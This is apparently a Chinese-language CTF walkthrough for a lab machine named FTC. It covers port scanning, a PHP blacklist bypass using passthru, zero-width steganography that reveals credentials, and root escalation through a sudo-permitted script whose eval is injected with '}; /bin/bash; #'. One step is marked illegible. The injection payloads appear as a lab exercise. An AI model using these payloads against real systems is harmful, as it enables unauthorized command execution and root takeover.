

# FTC

## 1.信息搜集

端口22, 80, 8080开放

```
nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.109.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-07 13:32 CST
Nmap scan report for 192.168.109.150
Host is up (0.00076s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http      (PHP 8.2.29)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
| fingerprint-strings:
|_  GetRequest, HTTPOptions:
|_    HTTP/1.0 200 OK
|_    Date: Wed, 07 Jan 2026 05:32:13 GMT
|_    Connection: close
|_    X-Powered-By: PHP/8.2.29
|_    Content-type: text/html; charset=UTF-8
|_    <code><span style="color: #000000">
|_    <span style="color: #0000BB">&lt;?php
|_    />error_reporting</span><span style="color: #007700"></span><span style="color: #0000BB">0</span><span style="co
|_    lor: #007700">;
|_    /></span><span style="color: #0000BB">highlight_file</span><span style="color: #007700"></span><span style="colo
|_    r: #0000BB">__FILE__</span><span style="color: #007700">);
|_    /></span><span style="color: #FF8000">//&nbsp;
|_    flag
|_    /></span><span style="color: #0000BB">$_$function&nbsp;
|_    </span><span style="color: #007700"> >&nbsp;
|_    </span><span style="color: #0000BB">$_POST</span><span style="color: #007700">[</span><span style="color: #DD0000">'function'</span><span
|_    style="color: #007700">];
|_    /></span><span style="color: #0000BB">
|_    8080/tcp open  http      (PHP 8.2.29)
|_ http-open-proxy: Potentially OPEN proxy.
|_ Methods supported: CONNECTION
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

## 2.开打

80端口:


```
<?php
error_reporting(0);
highlight_file(__FILE__);
// 根目录下的flag
$function = $_POST['function'];
$args = $_POST['args'];

if(!preg_match("/system|exec|eval|phpinfo/i",$function)&&!preg_match("/(cat|ls|f|l
|g|more|head|grep|r|sort|ph|n|less|e|[\_\~*?\$])/i",$args)){
$function($args);
}
else {
    echo "nonono";
}
```


发现system|exec|eval|phpinfo这四个函数过滤, 可以用passthru替代, 后面一串过滤意味着不能用新增变量来打, 没有过滤a, z, -,[]可以用字符匹配[a-z],查看用tac

[illegible]

8080:



一开始尝试每段字数转16进制再转字符无果后，复制到txt，发现是零宽字符隐写



The screenshot displays the StegoTool interface with the following content:

- 原文: (长度: 518)**  
清除  
可惜没如果 林俊杰 假如把犯得起的错 能错的都错过 应该还来得及去悔过 假如没把一切说破 那一场小风波将一笑带过 在感情面前讲什
- 隐藏文字: (长度: 28)**  
清除  
xmgmxjs:SyalwLO+pmWicb.....
- 加密 »**
- « 解密**
- 隐写文本: (长度: 742)**  
清除  
天我 不受情绪挑拨 你会怎么做 那么多如果可能如果我 可惜没如果没有你和我 都怪我 不该沉默时沉默该勇敢时软弱 如果不是我 误会自己洒脱让我们难过 可当初的你和现在的我 假如重来过 倘若那天 把该说的话好好说 该体谅的不执着 如果那天我 不受情绪挑拨 你会怎么做 那么多如果可能如果我 可惜没如果 只剩下结果 可惜没如果
- 将Stego文本下载为文件

加上80端口的一半，可以登录xmgmxjs用户

## 进而查看userflag

```
xmgmxjs@FCT:~$ tac user.txt
flag{user-JLUSoJGcNtdpKfYIcPT0AZa}
xmgmxjs@FCT:~$ _
```

### 3.提权

```
xmgmxjs@FCT:~$ sudo -l
Matching Defaults entries for xmgmxjs on FCT:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xmgmxjs:
    Defaults!/usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper* env_reset

User xmgmxjs may run the following commands on FCT:
    (root) NOPASSWD: /usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper*
    (ALL) NOPASSWD: /opt/123.sh
```

发现/opt/123.sh可利用

```
tac /opt/123.sh
#!/bin/bash
if [ "${#1}" -eq 2 ]; then
    eval cat $1.hidden
fi
if [ "${#1}" -gt 2 ]; then
    eval echo ${FTC_${1}}:-$HOME}
fi
```

如果获取第一个参数\$1的长度等于2，执行eval cat \$1.hidden，如果大于2，执行eval echo \${FTC\_\${1}}:-\$HOME}

我们可以利用eval echo \${FTC\_\${1}}:-\$HOME}

当我们输入 }; /bin/bash; # 就会构造eval echo \${FTC\_}; /bin/bash; #- \$HOME}，不第一句闭合并把后面的\$HOME注释，打开一个新shell。

```
xmgmxjs@FCT:~$ sudo /opt/123.sh "}; /bin/bash; #"

root@FCT:/home/xmgmxjs# ls
user.txt
root@FCT:/home/xmgmxjs# cd /root
root@FCT:~# ls
root.txt
root@FCT:~# cat root.txt

[1]+  Stopped                  cat root.txt
root@FCT:~# tac root.txt
flag{root-jyt/DLUwE8JEy2v5EuykzPeL}
root@FCT:~#
```

